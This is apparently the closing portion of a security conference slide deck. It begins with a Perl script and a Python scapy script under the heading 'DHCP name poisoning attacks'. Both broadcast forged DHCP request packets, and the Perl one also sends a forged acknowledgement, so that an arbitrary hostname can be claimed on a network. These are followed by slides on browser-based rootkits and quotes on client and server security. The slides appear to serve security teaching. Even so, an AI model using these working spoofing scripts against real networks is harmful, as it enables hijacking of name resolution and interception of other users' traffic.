$name = shift or die $usage;

$request = Net::DHCP::Packet->new(
    Xid => 0x11111111,
    Flags => 0x0000,
    Chaddr => $mac,
    DHO_DHCP_MESSAGE_TYPE() => DHCPREQUEST(),
    DHO_HOST_NAME() => $name,
    DHO_VENDOR_CLASS_IDENTIFIER() => $mac,
    DHO_DHCP_REQUESTED_ADDRESS() => $ip,
    DHO_DOMAIN_NAME() => $domain,
    DHO_DHCP_CLIENT_IDENTIFIER() => $mac);

$sack = Net::DHCP::Packet->new(
    Xid => 0x11111111,
    Flags => 0x0000,
    Chaddr => $mac,
    DHO_DHCP_MESSAGE_TYPE() => DHCPACK());

$handle = IO::Socket::INET->new(
    Proto => 'udp',
    Broadcast => 1,
    PeerPort => '67',
    LocalPort => '68',
    PeerAddr => '255.255.255.255') or die "Socket: $@";

$handle->send($request->serialize()) or die "Error sending broadcast request:$!\n";
$handle->send($sack->serialize()) or die "Error sending broadcast ack:$!\n";
```

# DHCP NAME POISONING ATTACKS

- A Python Script

```
#!/usr/bin/env python
from scapy import *

def usage():
    print "Usage: DHCPspoofer <ip> <name>"
    sys.exit(1)

if len(sys.argv) != 3:
    usage()

requested_ip = sys.argv[1]
requested_name = sys.argv[2]
interface = conf.route.route(requested_ip)[0]
localmac = get_if_hwaddr(interface)
localip = get_if_addr(interface)

print("Sending DHCPREQUEST")

ether = Ether(src="00:00:00:00:00:00", dst="ff:ff:ff:ff:ff:ff")
ip = IP(src="0.0.0.0", dst="255.255.255.255")
udp = UDP(sport=68, dport=67)
bootp = BOOTP(chaddr=localmac, xid=0x11033000)
dhcpOptions = DHCP(options=[('message-type', 'request'), ('hostname', requested_name),
('requested_addr', requested_ip), ('end')])

packet = ether/ip/udp/bootp/dhcpOptions
sendp(packet)
```

- by Jason Macpherson

# 4<sup>th</sup> GENERATION ROOTKITS

- The browser is a middleware.
- The closer to the data the better.
- Browsers are extensible (XML, RDF, JS).
- XML and JS are quite polymorphic.
- Browsers are allowed to access the Web.
- Browser-based malware is portable.

# 4<sup>th</sup> GENERATION ROOTKITS

- Closer look at Browser-based Rootkits
  - Obscure browser extensions
  - Hidden browser extensions
  - Backdoored install base
  - 3<sup>rd</sup>-party rootkits
  - Extension of an extension rootkis

If today's malware mostly runs on Windows because it's the commonest executable platform, tomorrow's will likely run on the Web, for the very same reason. Because, like it or not, Web is already a huge executable platform, and we should start thinking at it this way, from a security perspective.

Giorgio Maone (NoScript)



**Clients and Servers are in symbiosis. The security of the server often depends on the security of the individual clients, while the security of the client depends on the security of the servers it is interacting with...**

pdp (GNUCITIZEN)

**GNUCITIZEN**

**...Clients are complicated as they rely on numerous cross-interacting technologies. Although each technology may be individually secured, it could turn to have some serious security implications on its environment, when combined with others (i.e...**

pdp (GNUCITIZEN)

**GNUCITIZEN**

...secure + secure != 2 x secure).

pdp (GNUCITIZEN)



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Thank You for Attending!



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